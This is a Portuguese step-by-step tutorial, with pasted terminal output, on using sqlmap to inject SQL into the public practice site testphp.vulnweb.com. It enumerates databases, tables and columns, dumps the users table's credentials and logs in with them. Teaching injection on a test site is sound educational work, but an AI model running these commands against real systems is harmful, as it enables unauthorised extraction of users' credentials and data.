
01º Passo

```
:~$ sqlmap -u  URL --dbs
```

-u	URL, Endereço do site.
URL	http://testphp.vulnweb.com/artists.php?artist=1
--dbs	Lista todos os banco de dados do site.




brianmviana@brianmviana-Note: ~

```
brianmviana@brianmviana-Note:~$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs
```

02º Passo

Nesse passo, o sqlmap irá identificar o banco, e perguntará se deseja pular os testes para os outros SGBD.

- Responderemos que SIM




brianmviana@brianmviana-Note: ~

```
brianmviana@brianmviana-Note:~$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs
        ___
       __H__
 ___ ___[;]_____ ___ ___  {1.2.3#stable}
|_ -| . [']     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user'
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 17:56:29

[17:56:29] [INFO] testing connection to the target URL
[17:56:30] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[17:56:30] [INFO] testing if the target URL content is stable
[17:56:31] [INFO] target URL content is stable
[17:56:31] [INFO] testing if GET parameter 'artist' is dynamic
[17:56:31] [INFO] confirming that GET parameter 'artist' is dynamic
[17:56:32] [INFO] GET parameter 'artist' is dynamic
[17:56:32] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectable (possible DBMS: 'MySQL')
[17:56:33] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] _
```

03º Passo

Neste passo, irá se perguntar se você deseja realizar todos os testes para restantes para o banco encontrado, podendo selecionar o nível e o risco para os testes.

- Responderemos que SIM




```
brianmviana@brianmviana-Note: ~

        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.2.3#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user'
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting at 18:05:02

[18:05:03] [INFO] testing connection to the target URL
[18:05:04] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
[18:05:04] [INFO] testing if the target URL content is stable
[18:05:04] [INFO] target URL content is stable
[18:05:04] [INFO] testing if GET parameter 'artist' is dynamic
[18:05:05] [INFO] confirming that GET parameter 'artist' is dynamic
[18:05:05] [INFO] GET parameter 'artist' is dynamic
[18:05:05] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectable (possible DBMS: 'MySQL')
[18:05:05] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values?
Y
```

04º Passo

Neste passo o SQLMAP já detectou que o parâmetro artists está vulnerável e você é questionado se deseja realizar outros testes.


- Responderemos que SIM



```
brianmviana@brianmviana-Note: ~
[19:11:02] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP - comment)'
[19:11:02] [INFO] testing 'MySQL > 5.0.11 stacked queries (query SLEEP)'
[19:11:03] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query - comment)'
[19:11:03] [INFO] testing 'MySQL < 5.0.12 stacked queries (heavy query)'
[19:11:04] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind'
[19:11:34] [WARNING] turning off pre-connect mechanism because of connection time out(s)
[19:12:14] [INFO] GET parameter 'cat' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable
[19:12:14] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[19:12:14] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one othe
r (potential) technique found
[19:12:15] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number
 of query columns. Automatically extending the range for current UNION query injection technique test
[19:12:21] [INFO] target URL appears to have 11 columns in query
[19:12:23] [INFO] GET parameter 'cat' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'artists' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
```

05º Passo

Neste ponto pode-se visualizar os bancos de dados do sistema, são eles:




```
available databases [2]:
[*] acuart
[*] information_schema

[19:30:29] [INFO] fetched data logged to text files under '/home/brianmviana/.sqlmap/output/testphp.vulnweb.com'

[*] shutting down at 19:30:29

brianmviana@brianmviana-Note:~$
```

06º Passo

Neste passo, iremos mostrar as todas as tabelas de um banco de dados.

```
:~$ sqlmap -u  URL --dbs -D NOMEDOBANCO --tables
```


-D	Define o banco de dados que será avaliado.
NOMEDOBANCO	Nome de um dos bancos de dados encontrados no site.
--tables	Lista todas as tabelas do banco de dados informado.



```
brianmviana@brianmviana-Note: ~
brianmviana@brianmviana-Note:~$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart --tables
```

07º Passo

Como resultado temos a visualização das tabelas do banco de dados




```
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+

[21:23:47] [INFO] fetched data logged to text files under '/home/brianmviana/.sqlmap/output/testphp.vulnweb.com'

[*] shutting down at 21:23:47
```

08º Passo

Agora iremos mostrar as informações de todas as colunas de uma das tabelas.

```
:~$ sqlmap -u  URL --dbs -D NOMEDOBANCO -T NOMEDATABELA --columns
```

-T	Define a tabela que será avaliada.
NOMEDATABELA	Tabela do banco de dados informado.
--columns	Lista todas as colunas da tabela selecionada.




brianmviana@brianmviana-Note: ~

```
brianmviana@brianmviana-Note:~$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --columns
```

09º Passo

Como resultado temos as colunas da tabela selecionada.




```
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+

[21:52:55] [INFO] fetched data logged to text files under '/home/brianmviana/.sqlmap/output/testphp.vulnweb.com'

[*] shutting down at 21:52:55
```

10º Passo

Neste passo, iremos realizar o DUMP ou seja extrair todas as informações cadastradas nas colunas da tabela selecionada.

```
:~$ sqlmap -u  URL --dbs -D NOMEDOBANCO -T NOMEDATABELA -C COLUNA1,...,COLUNAX --dump
```


-C	Define as colunas que será avaliada.
COLUNA1,...,COLUNAX	Lista das colunas da tabela selecionada.
--dump	Extrai todas as informações contidas nas colunas da tabela informada.



```
brianmviana@brianmviana-Note: ~
brianmviana@brianmviana-Note:~$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C name,pass,
uname,email --dump
```

11º Passo

Como resultado temos:



```
Database: acuart
Table: users
[1 entry]
+------+------+-------+-------+
| name | pass | uname | email |
+------+------+-------+-------+
| 0    | test | test  | a     |
+------+------+-------+-------+

[22:17:00] [INFO] table 'acuart.users' dumped to CSV file '/home/brianmviana/.sqlmap/output/testphp.vulnweb.com/dump/acuar
t/users.csv'
[22:17:00] [INFO] fetched data logged to text files under '/home/brianmviana/.sqlmap/output/testphp.vulnweb.com'

[*] shutting down at 22:17:00

brianmviana@brianmviana-Note:~$
```

12º Passo

Com as informações extraídas temos acesso ao site:

SITE	testphp.vulnweb.com/login.php